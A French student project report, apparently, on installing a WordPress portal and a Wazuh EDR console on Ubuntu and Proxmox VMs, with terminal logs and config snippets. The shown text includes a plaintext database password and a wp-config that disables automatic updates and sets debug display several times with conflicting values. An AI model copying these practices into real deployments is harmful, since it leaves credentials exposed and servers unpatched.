


Documentation portail web , wazuh et pentest

Partie Abdel-malik FOFANA.....	1
Diagramm de gantt et KANBAN.....	2
Recherche EDR et installation AURORA (windows) :.....	4
Entrainement VM ubuntu installation portail web + wazuh:.....	4
Installation portail web wordpress + console edr wazuh proxmox de la fac:.....	8
Wordpress :.....	8
Wazuh :.....	10
Pentest sur vm perso:.....	10
Installation d'un proxmox privé via vpn, avec firewall (pfSense) , ids /ips (snort) , reverse proxy (haproxy et acme) , DMZ (portail web) , LAN (console edr et firewall) , et kali (pentest).....	11
Proxmox.....	12
VPN.....	12
Firewall.....	13
Snort (ids ips).....	14
Reverse proxy.....	16
Partie Samy :.....	21
Rapport de Pentest - Analyse de Sécurité.....	21
1. Reconnaissance réseau (Nmap Scan).....	21
Analyse des services web avec Nikto.....	22
3. Scan WordPress avec WPScan.....	23
2. Exploration du service web (Répertoire wp-content).....	24
3. Attaque par force brute sur les identifiants.....	25
4. Exploitation d'une vulnérabilité WordPress (RFI vers RCE).....	26
5. Analyse du système compromis.....	27
6. Recherche d'exploits locaux.....	29
Résumé des Vulnérabilités.....	31
Recommandations Générales.....	31
Partie Amel.....	32
Partie Lina.....	32

Partie Abdel-malik FOFANA

Diagramm de gantt et KANBAN

Je trouvais pas ca très pratique de faire un diagramme de gant j'ai donc fait un kanban également dont j'ai plus l'habitude de travailler avec , chaque tâche à une date et une description détaillée lorsque l'on clique dessus ,on peut voir que tout les tâches "à faire" sont faites Voici le kanban




Voici le diagramme de GANTT

Taches	
semaine 1	Task Recherche Edr Aurora abdel-malik 1
Semaine 2	Task Mise en place Aurora abdel-malik 5
Semaine 3	Task Mise en place openedi puis ajustement abdel-malik 5
Semaine 4	Task Mise en place wazuh et wordpress sur vm ubuntu perso abdel-malik 5
semaine 5	Task Preparation de script automatisation abdel-malik 5
semaine 6	Task Mise en place wazuh et wordpress sur vm ubuntu perso abdel-malik 5
semaine 7	Task Mise en place wazuh et portail web sur vm de la fac et appareilage abdel-malik 5
semaine 8	<div style="display: flex; justify-content: space-around;"> <div> Task Reinstallation de ce que j'avais mis en place a cause de divers probleme technique abdel-malik 5 </div> <div> Task Reponse aux ticket abdel-malik 5 </div> <div> Task Pentest 2 attaques trouve abdel-malik 5 </div> </div> <div style="display: flex; justify-content: space-around; margin-top: 10px;"> <div> Task Envio de log et configuration reverse proxy abdel-malik 5 </div> <div> Task Cree proxmox perso pour pentest , vpn firewall , ids , ips , reverse proxy , edr , portail web abdel-malik 5 </div> </div>
semaine 9	<div style="display: flex;"> <div> Task 3eme Reinstallation de ce que j'avais mis en place a cause de divers probleme technique abdel-malik 5 </div> <div> Task 3eme Envio de log et configuration reverse proxy abdel-malik 5 </div> </div>

Recherche EDR et installation AURORA (windows) :

Il n'y a pas grand chose à dire sur mon installation d'aurora vu que l'on a décidé par la suite de choisir wazuh , aurora est un edr uniquement téléchargeable sur windows d'où notre refus de l'avoir choisi , cependant très simple à installer




Entrainement VM ubuntu installation portail web + wazuh:

Basique , j'installe apache 2 , php , mysql et mariadb


```
Activités Terminal 12 mars 21:41
server@server-VirtualBox: ~
server@server-VirtualBox: $ sudo apt install apache2 php libapache2-mod-php mysql-server php-mysql
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  apache2-bin apache2-data apache2-utils libapache2-mod-php8.1 libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap libcgif-f
  libevent-pthreads-2.1-7 libfcgi-bin libfcgi-perl libfcgi0ldbl libhtml-template-perl libmecab2 libprotobuf-lite23 mecab-ipadic mecab-ipadic
  mysql-common mysql-server-8.0 mysql-server-core-8.0 php-common php8.1 php8.1-common php8.1-mysql php8.1-opcache php8.1-readline
Paquets suggérés :
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom php-pear libipc-sharedcache-perl mailx tinyca
Les NOUVEAUX paquets suivants seront installés :
  apache2 apache2-bin apache2-data apache2-utils libapache2-mod-php libapache2-mod-php8.1 libapr1 libaprutil1 libaprutil1-dbd-sqlite
  libevent-core-2.1-7 libevent-pthreads-2.1-7 libfcgi-bin libfcgi-perl libfcgi0ldbl libhtml-template-perl libmecab2 libprotobuf-lite23 mecab
  mysql-client-core-8.0 mysql-common mysql-server mysql-server-8.0 mysql-server-core-8.0 php php-common php-mysql php8.1 php8.1-cli php8.1-c
0 mis à jour, 39 nouvellement installés, 0 à enlever et 0 non mis à jour.
Il est nécessaire de prendre 36,6 Mo dans les archives.
Après cette opération, 272 Mo d'espace disque supplémentaires seront utilisés.
```

Et je l'active pour qu'au démarrage il se lance tout le temps




```
server@server-VirtualBox:~$ sudo systemctl enable apache2
[sudo] Mot de passe de server :
Synchronizing state of apache2.service with SysV service scri
pt with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
server@server-VirtualBox:~$
```

On active les modules apache dont ssl et deflate



```
server@server-VirtualBox:~$ sudo a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
    systemctl restart apache2
server@server-VirtualBox:~$ sudo a2enmod deflate
Considering dependency filter for deflate:
Module filter already enabled
Module deflate already enabled
server@server-VirtualBox:~$
```

et on supprimé l'affichage de la version d'apache pour plus de sécurité



On fait l'installation sécurisé de maria-db avec cette commande

```
server@server-VirtualBox:/var/www/html$ sudo mariadb-secure-installation
NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MariaDB
      SERVERS IN PRODUCTION USE! PLEASE READ EACH STEP CAREFULLY!

In order to log into MariaDB to secure it, we'll need the current
password for the root user. If you've just installed MariaDB, and
haven't set the root password yet, you should just press enter here.

Enter current password for root (enter for none):
OK, successfully used password, moving on...

Setting the root password or using the unix_socket ensures that nobody
can log into the MariaDB root user without the proper authorisation.

You already have your root account protected, so you can safely answer 'n'.

Switch to unix_socket authentication [Y/n] n
... skipping.

You already have your root account protected, so you can safely answer 'n'.

Change the root password? [Y/n] y
New password:
Re-enter new password:
Password updated successfully!
Reloading privilege tables..
... Success!

By default, a MariaDB installation has an anonymous user, allowing anyone
to log into MariaDB without having to have a user account created for
them. This is intended only for testing, and to make the installation
go a bit smoother. You should remove them before moving into a
production environment.

Remove anonymous users? [Y/n]
```

on telecharge wordpress ici [1] : <https://wordpress.org/download/releases/>

on crée une base de donnée que l'on va appeler wp202503_edr

```
MariaDB [(none)]> create database wp202503_edr
-> ;;
Query OK, 1 row affected (0,001 sec)
```

On ajoute un user

```
MariaDB [(none)]> create user 'adminwp202503_edr'@'localhost' IDENTIFIED BY '@r5285yufuy8';
Query OK, 0 rows affected (0,004 sec)
```

on lui ajoute des privileges et on flush pour recharger les droits


```
MariaDB [(none)]> GRANT ALL PRIVILEGES ON wp202503_edr.* TO 'adminwp202503_edr'@'localhost';
Query OK, 0 rows affected (0,016 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0,001 sec)
```

on copie wordpress dans `/var/www/html` avec la commande

```
sudo cp -r wordpress-5.3/wordpress/* /var/www/html/ sudo chown -R www-data:www-data /var/www/html/
```

Wordpress est configuré



Au début je faisais un simple docker-compose , ca permettait d'être moins gourmand en ressource au sacrifice du dashboard

voici le docker-compose de la console edr (ancienne configuration):

```
version: '3.9'

services:
  wazuh-manager:
    image: wazuh/wazuh-manager:4.7.3
    container_name: wazuh-manager
    restart: always
    ports:
      - "1514:1514/udp"
      - "1515:1515"
    volumes:
      - wazuh_data:/var/ossec/data

volumes:
  wazuh_data:
```

et l'agent

```
curl -O
https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4
.7.3-1_amd64.deb
```

```

sudo dpkg -i wazuh-agent_4.7.3-1_amd64.deb

sudo nano /var/ossec/etc/ossec.conf

et on met l'ip

```

Installation portail web wordpress + console edr wazuh proxmox de la fac:

Wordpress :

Je n'ai pas changé grand chose pour l'installation de wordpress j'ai fait comme sur la vm, j'ai ajouté les rsyslog (log envoyé au puit de log , les log se trouve ici /var/ossec/logs/alerts/alerts.json)

```

1 module(load="imfile")
2
3 input(type="imfile"
4     file="/var/ossec/logs/alerts/alerts.json"
5     tag="wazuh-json"
6     severity="info"
7     facility="local7")
8
9 *.* @192.168.3.2:514
10

```

Et on reçoit bien les logs


```

lina_amrane 21:30
[2025-04-14T21:28:44.589][INFO ][org.apache.kafka.clients.consumer.internals.ConsumerImpl][main][273cd3dbb3947905260eef110e2403e2][off
8632f655fb31e1c7a69] Setting offset for partition pmsense-0 to the committed offset FetchPosition(offset=9146, offsetEpochOptional[], curr
2025-04-14T21:28:44.582][INFO ][org.apache.kafka.clients.consumer.internals.ConsumerUtils][main][273cd3dbb3947905260eef1fb1de20e3e2]
currentLeaderAndEpoch[leader=Optional[localhost:9092 (id: 1 rack: null)], epoch#=0]
8632f655fb31e1c7a69] Setting offset for partition ntp-0 to the committed offset FetchPosition(offset=0, offsetEpoch=Optional.empty, cur
currentLeaderAndEpoch[leader=Optional[localhost:9092 (id: 1 rack: null)], epoch#=0]
2025-04-14T21:28:44.582][INFO ][org.apache.kafka.clients.consumer.internals.ConsumerUtils][main][273cd3dbb3947905260eef1fb1de20e3e2]
currentLeaderAndEpoch[leader=Optional[localhost:9092 (id: 1 rack: null)], epoch#=0]
8632f655fb31e1c7a69] Setting offset for partition squid-0 to the committed offset FetchPosition(offset=14219, offsetEpochOptional[], c
currentLeaderAndEpoch[leader=Optional[localhost:9092 (id: 1 rack: null)], epoch#=0]
2025-04-14T21:28:44.582][INFO ][org.apache.kafka.clients.consumer.internals.ConsumerUtils][main][273cd3dbb3947905260eef1fb1de20e3e277ac3b9f6
8632f655fb31e1c7a69] Setting offset for partition elastic-0 to the committed offset FetchPosition(offset=0, offsetEpochOptional.empty, c
currentLeaderAndEpoch[leader=Optional[localhost:9092 (id: 1 rack: null)], epoch#=0]
2025-04-14T21:28:44.582][INFO ][org.apache.kafka.clients.consumer.internals.ConsumerUtils][main][273cd3dbb3947905260eef1fb1de20e3e277ac3b9f6
8632f655fb31e1c7a69] Setting offset for partition snort-0 to the committed offset FetchPosition(offset=0, offsetEpoch=Optional.empty,
currentLeaderAndEpoch[leader=Optional[localhost:9092 (id: 1 rack: null)], epoch#=0]
2025-04-14T21:28:44.583][INFO ][org.apache.kafka.clients.consumer.internals.ConsumerUtils][main][273cd3dbb3947905260eef1fb1de20e3e277ac3b9f6
8632f655fb31e1c7a69] Setting offset for partition logstash.outputs.file [[main][362cbdbef152df6d85e6685beb1c4c6837d84baec59ddad8f57b04d8778848b] Opening
file (:path=>"/var/log/pust_de_logs/edr_apache/edr.log")]
je reçois bien tes logs

Abdel-malik 21:30
super

```

et j'ai fait de la redirection de port pour l'équipe reverse proxy



```
wp-config.php          ports.conf          000-default.conf
1<VirtualHost *:80>
2 # The VirtualHost directive sets the request scheme, hostname and port that
3 # the server uses to identify itself. This is used when creating
4 # redirection URLs. In the context of virtual hosts, the ServerName
5 # directive which defines the host name in the response header to
6 # match this virtual host. For the default virtual host (this file) this
7 # value is "" as it is used as a last resort host regardless.
8 # However, you must set it for any further virtual host explicitly.
9 #ServerName www.example.com
10 ServerAdmin webmaster@localhost
11 DocumentRoot /var/www/html
12 <IfModule mod_log_config.c>
13   # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
14   # error, crit, alert, emerg.
15   # It is also possible to configure the loglevel for particular
16   # loggers. These values can be mixed in any order.
17   #LogLevel Info ssl:warn
18 
19 ErrorLog ${APACHE_LOG_DIR}/error.log
20 CustomLog ${APACHE_LOG_DIR}/access.log combined
21 
22 # For most configuration files from conf-available, which are
23 # enabled or disabled at a global level, it is possible to
24 # include or exclude them for a particular virtual host. For example the
25 # following line enables the CGI configuration for this host only
26 # if it has been globally disabled with "AddModule -c".
27 #Include conf-available/serve-cgi-bin.conf
28 
29 # vim: syntax=apache ts=4 sw=4 sts=4 sr noet
30 

000-default.conf
1# If you just change the port or add more ports here, you will likely also
2# have to change the VirtualHost statement in
3# /etc/apache2/sites-enabled/000-default.conf
4<VirtualHost *:80>
5  Listen 127.0.0.1:80
6 
7 <IfModule mod_ssl.c>
8   Listen 443
9 </IfModule>
10 <IfModule mod_gnutls.c>
11   Listen 443
12 </IfModule>
13 
14 # vim: syntax=apache ts=4 sw=4 sts=4 sr noet
15 

wp-config.php          ports.conf          000-default.conf
1# You can select multiple prefixes moraine, as they share same base de donnees
2# si vous leur donnez chacune un prefixe unique.
3# N'utilisez pas des chiffres, des lettres non-accentuées, et des caractères soul
4# ou accentués.
5stable_prefix = 'portail_';
6 
7 /**
8 * Pour les développeurs : le mode débogage de WordPress.
9 */
10 define('WP_DEBUG', false);
11 
12 /**
13 * En passant la valeur suivante à "true", vous activez l'affichage des
14 * erreurs dans les pages de votre site. Cela peut être utile pour résoudre
15 * des problèmes de fonctionnement de votre site.
16 */
17 define('WP_DEBUG_DISPLAY', false);
18 
19 /**
20 * Il est fortement recommandé que les développeurs d'extensions et
21 * de thèmes se servent de WP_DEBUG dans leur environnement de
22 * développement.
23 */
24 define('WP_DEBUG_LOG', false);
25 
26 /**
27 * Pour plus d'information sur les autres constantes qui peuvent être utilisées
28 * pour le débogage, rendez-vous sur le Codex.
29 */
30 define('WP_DEBUG_DISPLAY', false);
31 
32 /**
33 * Génère un lien vers https://codex.wordpress.org/Debugging_in_WordPress
34 */
35 define('WP_DEBUG_DISPLAY', true);
36 
37 define('WP_SITEURL', 'http://192.168.1.6:8080');
38 define('WP_HOME', 'http://192.168.1.6:8080');
39 
40 /**
41 * L'URI 100% HE rendue par WP pour toute publication. Voir
42 * wp-admin/includes/post.php pour plus d'informations.
43 */
44 if (!defined('ABSPATH')) {
45   define('ABSPATH', dirname(__FILE__) . '/');
46 }
47 
48 /**
49 * Rend l'URI de toutes les publications dans les fichiers inclus. Voir
50 * wp-admin/includes/post.php pour plus d'informations.
51 */
52 require_once(ABSPATH . 'wp-settings.php');
53 
54 /**
55 * Définit si les mises à jour automatiques sont activées ou non.
56 */
57 define('AUTOMATIC_UPDATER_DISABLED', true);
58 
59 /**
60 * Définit si les mises à jour automatiques sont activées ou non.
61 */
62 define('WP_AUTO_UPDATE_CORE', false);
63 
```


et tout a bien fonctionné



12 avril 2025

 theoomoon 12/04/2025 23:33
Salut, je viens de voir ton message, en effet, hier le portail web n'était accessible qu'en passant par le reverse proxy
C'est good

Voici un aperçu du site web



Wazuh :

Apres plusieur recherche , test and retry j'en suis arrivé à cette version épurée et rapide à mettre en place pour le wazuh, ce code est fournis dans la doc officiel de wazuh ca m'as bien été utile surtout qu'à cause de problème technique (non causé par moi) j'ai du reinstaller 4 fois le wazuh

```
curl -s0 https://packages.wazuh.com/4.7/wazuh-install.sh && sudo bash  
./wazuh-install.sh -a -i -p 8443
```

Et en suite j'ai suivis les etapes, allée sur 192.168.3.2:8443 je me suis connecté avec les identifiant fournis

```
12/04/2025 22:50:36 INFO: Wazuh dashboard web application initialized.  
12/04/2025 22:50:36 INFO: --- Summary ---  
12/04/2025 22:50:36 INFO: You can access the web interface https://<wazuh-dashboard-ip>:8443  
User: admin  
